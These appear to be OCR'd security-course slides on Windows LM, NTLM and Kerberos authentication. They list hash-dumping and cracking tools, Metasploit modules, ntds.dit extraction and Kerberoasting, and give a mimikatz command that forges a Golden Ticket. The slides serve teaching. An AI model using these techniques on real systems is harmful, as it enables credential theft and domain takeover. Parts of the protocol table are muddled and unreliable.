
If you see this pattern, you know it's LM with a password < 7 chars

WINDOWS LAN MANAGER AUTHENTICATION


- Windows LAN Manager authentication protocol has three variants
- All have these characteristics:
  - Challenge-response (challenge handshake) based
  - No support for multifactor authentication
  - Unsalted password hashes allow attacker to "pass the hash" to authenticate
- You can configure Group Policy to allow/disallow LM and NTLM

LAN Manager Authentication Protocol	Description
LM	DES-based LM hash
NTLM (NTLMv1)	DES-based Unicode pwd
NTLMv2	Challenge handshake with MD4


LM AND NTLM AUTHENTICATION



NTLMV2 AUTHENTICATION



CONFIGURING LAN MANAGER AUTHENTICATION




ONLINE WINDOWS PASSWORD CRACKING TOOLS

- Meterpreter hashdump
- Metasploit modules:
  - post/windows/gather/hashdump
  - post/windows/gather/credentials/credential_collector
- Cachedump
- Samdump2
- fgdump.exe
- pwdump7.exe
- Gsecdump
- hobocopy
- L0pht

NETWORK SERVICE PASSWORD CRACKING TOOLS

- Medusa
- THC Hydra
- Brutus
- Wfuzz
- NetBIOS Auditing Tool



OFFLINE WINDOWS SAM CRACKING TOOLS

- Hashcat
- John the Ripper
- L0phtCrack
- Ophcrack
- Rainbow Crack
- Cain & Abel
- Vssown.vbs


"Based on the benchmark findings, a fully outfitted password hashing rig with eight RTX 4090 GPUs would have the computing power to cycle through all 200 billion iterations of an eight-character [NT hash] password in 48 minutes."

The same system can
can crack an LM password in about 15 seconds

https://www.techspot.com/news/96328-security-researchers-show-off-rtx-4090-password-cracking.html

SYSKEY AND BITLOCKER EXPLOITS

- Tools to crack Syskey:
  - bkhive
  - bkreg (pre-Service Pack 4 machines)
- BitLocker replaced SysKey
  - It encrypts the entire disk
  - The key is stored in the Trusted Platform Module (TPM) chip on the motherboard
  - You can create a recovery disk or type in the long recovery key
- Tools to crack the BitLocker key:
  - Elcomsoft Forensic Disk Decryptor



ACTIVE DIRECTORY AUTHENTICATION

- Uses Kerberos v5
  - Two-way pass-through authentication
  - Supports multi-factor authentication
  - Time-limited to reduce replay attacks
- Can be forced down to NTLM
- Passwords stored in Active Directory database ntds.dit
  - Stored in NT Hash format
- Uses a ticket-based system to improve performance
  - Authenticated user is given a time-limited ticket granting ticket (TGT)
  - TGT is presented at each resource-hosting server the user visits
  - Resource server grants the user a time-limited session ticket
  - The user does not have to authenticate again until the session ticket expires (10 hours)

KERBEROS GOLDEN TICKET


- TGTs are encrypted by the password hash of a system account called krbtgt
- Kerberos authentication assumes that any TGT encrypted with the KRBTGT password hash is legitimate
- An attacker can create their own Golden Ticket with the following information:
  - Domain Name
  - Domain SID
  - Username to impersonate
  - krbtgt NTLM hash

KERBEROS GOLDEN TICKET (CONT'D)

- The NTLM hash of the **krbtgt** account can be obtained via the following methods:
  - DCSync (Mimikatz)
  - LSA (Mimikatz)
  - Hashdump (Meterpreter)
  - NTDS.DIT
  - DCSync (Kiwi)
- Use mimikatz to create a Golden Ticket:

Mimikatz # `kerberos::golden /user:evil /domain:pentestlab.local /sid:<krbtgt SID> /krbtgt:<krbtgt NTLM hash> /ticket:evil.tck /ptt`

ABUSING A GOLDEN TICKET EXAMPLE




ACTIVE DIRECTORY PASSWORD CRACKING

- Online attacks:
  - Use a password sprayer
  - Meterpreter hashdump
  - Metasploit smart_hashdump
- Offline attacks:
  - Obtain a copy of the Active Directory database (ntds.dit)
  - Attempt to crack the stored NT Hashes
  - Tools include:
    - ntdsutil.exe
    - VSSAdmin
    - PowerSploit NinjaCopy
    - DSInternals PowerShell module
    - ntds_dump_hash.zip
    - Metasploit modules:
      - post/windows/gather/ntds_location
      - post/windows/gather/ntds_grabber

KERBEROS PASSWORD CRACKING TOOLS (KERBEROASTING)

- Mimikatz
- PowerSploit
- John the Ripper
- Hashcat
- Kerberoasting tool kit
  - https://github.com/nidem/kerberoast
- Empire
- Impacket
- Metasploit module auxiliary/gather/get_user_spns



